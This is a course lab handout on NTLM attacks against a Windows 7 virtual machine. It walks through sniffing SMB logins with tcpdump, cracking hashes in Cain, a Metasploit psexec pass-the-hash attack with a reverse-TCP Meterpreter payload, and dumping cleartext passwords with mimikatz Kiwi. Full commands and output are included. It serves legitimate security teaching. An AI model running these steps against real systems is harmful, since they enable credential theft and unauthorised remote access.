

Lab16 NTLM Sniffing, Cracking and Pass the Hash Attack

Lab Learning Objectives

- Use Tcpdump to sniff the NTLM packets
- Use Netcat to transfer files between two systems
- Use Cain to crack passwords
- Perform the pass the hash attack
- Use mimikatz Kiwi to dump hashes and cleartext password

Lab Setup

In this lab, you will use Windows 7, Kali Linux and Ubuntu Linux virtual machines.

Lab Instructions

1. To start the lab, make sure that you can ping your Ubuntu machine. Next let's review the wordlist bundled with the Cain. To access the wordlist in Windows 7, change directories by typing


C:\> cd "C:\Program Files\Cain\Wordlists"

Typing the following command to count the number of words included in the Cain's wordlist

C:\> type Wordlist.txt | find /c /v ""

Typing the following to view the words included in the Cain's wordlist

C:\> more Wordlist.txt



```
Administrator: C:\Windows\System32\cmd.exe - more Wordlist.txt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd "C:\Program Files\Cain\Wordlists"

C:\Program Files\Cain\Wordlists>type wordlist.txt | find /c /v ""
306706

C:\Program Files\Cain\Wordlists>more Wordlist.txt
!@#$$%
!@#$$%^
!@#$$%^&
!@#$$%^&*
*
0
0rac13
0rac138
0rac138i
0rac139
0rac139i
0racle
0racle10
0racle10i
0racle8
0racle8i
```

2. Go to your Ubuntu Linux virtual machine. You need two terminal windows: one for tcpdump to sniff and another for smbclient to do the authentication to Windows. In the first terminal, run tcpdump as follows:

```
# tcpdump -nv -s0 port 445 -w /tmp/auth.pcap
```

If you receive an error “no suitable device found,” find out network interface you’re using by ifconfig and add it to the command like this.

```
# tcpdump -i eth3 -nv -s0 port 445 -w /tmp/auth.pcap
```

While tcpdump is running, in the second terminal, invoke smbclient to perform an authentication attempt with your Windows 7 system. At a command prompt in Ubuntu Linux, type:

```
# smbclient //Windows 7 IP/c$ missouri -U [user]
```

You can use any username you'd like. For the password, you can use missouri or any password included in the Cain's wordlist. When you press Enter in Linux to run the smbclient command, you see a LOGON_FAILURE. More importantly, your tcpdump sniffer in the other window should show that you've captured some packets. You should see it indicate that it has “Got N” packets, where N may be 13 or more. You must press CTRL-C in the tcpdump terminal, then tcpdump will finish writing the packets into its capture file.


3. We've gathered our packets. Now, let's move these packets to Windows 7 so that we can crack the authentication. **Please use georgia to login your Windows 7 machine.** In Ubuntu Linux, invoke a Netcat listener waiting to deliver the sniffed packets to Windows 7

```
# nc -nlvp 3333 < /tmp/auth.pcap
```


Then, in Windows 7, run Netcat to connect to Ubuntu Linux and download the packet capture file.

```
C:\> c:\tools\nc -nv -w3 UbuntuLinuxIPaddr 3333 > C:\tools\auth.pcap
```


4. Next, launch Cain (There is a shortcut in Windows 7 desktop screen) to look at sniffed authentication exchanges. First, click on the **Sniffer tab** near the top of the Cain screen. Then, click on the **Passwords tab** near the bottom of the Cain screen. To open the captured authentication packets in Cain, click on the **folder icon** in the upper-left part of Cain's screen. Next, navigate to the auth.pcap file stored in c:\tools\ folder. As Cain parses the file, you should see the captured exchange appear in Cain's central screen. (If you get “Couldn't read the pcap file header” message, it means the file was not transferred properly. Transfer the file using the tools you've learned so far.)




Next, we need to send sniffed packets to Cain's cracker. Do this by right-clicking the packets and select "Send to Cracker."



Move to the **Cracker** tab at the top of the Cain GUI. Next, click on the corresponding **LM & NTLM Hashes**. right-click the line that includes your sniffed exchange and select **Dictionary Attack → NTLM Session Security Hashes**.




The Dictionary Attack screen should appear. We need to load a wordlist file. Use the wordlist that comes with Cain by right-clicking underneath the **File** indicator in the **Dictionary** section of the GUI. Navigate to **c:\Program Files\Cain\Wordlist\Wordlist.txt**. Make sure that appears in the File section of the screen.



Click the Start button, which begins the password cracking. Watch the status. The results show up in the bottom of the GUI. (**Screenshot #1**)

5. Next, we will use Cain to crack the NT hashes we dumped from the Windows 7 machine. You can download it directly from the Blackboard or drag and drop the sam.txt file from your host computer to the Windows 7 virtual machine. Bring up Cain and click **Cracker** tab at the top of the Cain GUI. Then, click on **LM & NTLM Hashes**. After that, click the blue cross icon above the Sniffer tab.



In the **Add NT Hashes from** windows, select the radio button says **Import Hashes from a text file**. Click the ... button next to the textfield to import the sam.txt file. After importing, click the **Next->** button.


Decoders	Network	Sniffer	Cracker	Traceroute	CCDU	Wireless	Query
Cracker							
LM & NTLM Hashes (1)							
NTLMv2 Hashes (2)							
MS-Cache Hashes (0)							
PWL files (0)							
Cisco IOS-MD5 Hashes (0)							
Cisco PIX-MD5 Hashes (0)							

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
Administrator	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16...		LM & NTLM
Guest	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16...		LM & NTLM
frank	* empty *	*		AAD3B435B51...	7564D84F6079...		LM & NTLM
monk	* empty *	*		AAD3B435B51...	F9A2D4B1EDE1...		LM & NTLM
georgia	* empty *	*		AAD3B435B51...	8846F7EAE8F...		LM & NTLM


You can see that 5 hashes have been loaded. The original Administrator account and the Guest account do not even have passwords. This is really scary! Let's crack monk's password. Right click on monk, then select **Dictionary Attack → NTLM Hashes**

Cracker	User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
LM & NTLM Hashes (1)	Administrator	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16...		LM & NTLM
NTLMv2 Hashes (2)	Guest	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16...		LM & NTLM
MS-Cache Hashes (0)	frank	* empty *	*		AAD3B435B51...	7564D84F6079...		LM & NTLM
PWL files (0)	monk	* empty *	*		AAD3B435B51...	F9A2D4B1EDE1...		LM & NTLM
Cisco IOS-MD5 Hashes (0)	georgia	* empty *	*		AAD3B435B51...	8846F7EAE8F...		LM & NTLM
Cisco PIX-MD5 Hashes (0)								
APOP-MD5 Hashes (0)								
CRAM-MD5 Hashes (0)								
OSPF-MD5 Hashes (0)								
RIPv2-MD5 Hashes (0)								
VRRP-HMAC Hashes (0)								
VNC-3DES (0)								


In the **Dictionary Attack** window. Check to see whether the wordlist is already loaded or not. If not, please follow the instructions in step 5 to load Cain's wordlist. If the wordlist has been already loaded, right click the wordlist and select the **Reset initial file position**.



After that, click the start button. Cain should start to crack the password. You should see the clear text password in a few minutes (**Screenshot#2**). Please do not log out Windows 7 after you are done.



6. Next, we will perform the post exploitation to get plain text passwords. Move to the Kali Linux machine. First, drop or download the sam.txt file to **Downloads** folder on Kali Linux machine. Double click the sam.txt file to display it in the editor. On the line with frank's hash, select the hash (starting with aad3b and ending with 6dfe4d), highlighting the entire string but not with colon at the beginning or end. Then, right click the selected string and choose **Copy**. We will paste this hash into Metasploit shortly.



Now, bring up a terminal and start the Metasploit

msfconsole

At your msf prompt, enter

msf> use exploit/windows/smb/psexec

msf> set PAYLOAD windows/meterpreter/reverse_tcp

msf> set LHOST Kali Linux IP_Address

msf> set RHOST Windows 7 IP_address

msf> set SMBUser frank

msf> set SMBPass [paste the hash you copied earlier here]

```
msf > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set LHOST 192.168.1.69
LHOST => 192.168.1.69
msf exploit(windows/smb/psexec) > set RHOST 192.168.1.78
RHOST => 192.168.1.78
msf exploit(windows/smb/psexec) > set SMBUser frank
SMBUser => frank
msf exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:7564d84f607955804577569e716dfe4d
SMBPass => aad3b435b51404eeaad3b435b51404ee:7564d84f607955804577569e716dfe4d
msf exploit(windows/smb/psexec) > show options
```

To review the configuration before we launch the exploit, type

msf> show options

If everything looks fine, run

msf> exploit -j

7. You should see a session opened which you can interact with it.

msf> sessions -i

msf> sessions -i session_id

First we will load the mimikatz Kiwi Meterpreter extension on the target Windows 7 machine.

meterpreter > load kiwi

```
msf exploit(windows/smb/psexec) > sessions -l

Active sessions
=====

  Id  Name  Type           Information                                     Connection
  --  ---  ---           -
  1    meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-KONGNAISH3M 192.168.1.69:4444 -> 192.168.1.78:49159 (192.168.1.78)

msf exploit(windows/smb/psexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.1.1 20180925 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

Success.
meterpreter > ?
```

Next, let's review the commands available from Kiwi.

meterpreter > ?

Kiwi Commands	
=====	
Command	Description
-----	-----
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets
kerberos_ticket_use	Use a kerberos ticket
kiwi_cmd	Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam	Dump LSA SAM (unparsed)
lsa_dump_secrets	Dump LSA secrets (unparsed)
password_change	Change the password/hash of a user
wifi_list	List wifi profiles/creds for the current user
wifi_list_shared	List shared wifi profiles/creds (requires SYSTEM)

We will use creds_all to dump the credentials (**Screenshot#3**)

meterpreter > creds_all

We can see the hashes for Georgia account. In addition, we can see cleartext password for georgia account, because it was loaded into memory. Georgia's password is password on Windows 7 machine.

8. Finally, let's exit the Meterpreter session

meterpreter > exit

```
meterpreter > creds_all
[*] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username      Domain          LM              NTLM              SHA1
-----
georgia       WIN-KONGNAISH3M e52cac67419a9a224a3b108f3fa6cb6d 8846f7eaae8fb117ad06bdd830b7586c e8f97fba9104d1ea5047948e6dfb67facd9f5b73

wdigest credentials
=====
Username      Domain          Password
-----
(null)         (null)          (null)
WIN-KONGNAISH3M$ WORKGROUP      (null)
georgia       WIN-KONGNAISH3M password

tspkg credentials
=====
Username      Domain          Password
-----
georgia       WIN-KONGNAISH3M password

kerberos credentials
=====
Username      Domain          Password
-----
(null)         (null)          (null)
georgia       WIN-KONGNAISH3M password
win-kongnaish3m$ WORKGROUP      (null)
```

Next, let's kill the Meterpreter session

```
msf > sessions -k session_id
```

After that, exit Metasploit.

```
msf > exit
```

Lab Report

- please include your name and 700# at the beginning of your report
 - please upload your report to the Blackboard by the due date
 - only word or pdf format is acceptable
1. Please provide 3 screenshots **(Screenshot #1~#3, 5points each)**.
 2. Provide a screenshot#2 using a new password **apache**. Be careful in initializing the dictionary (5 points).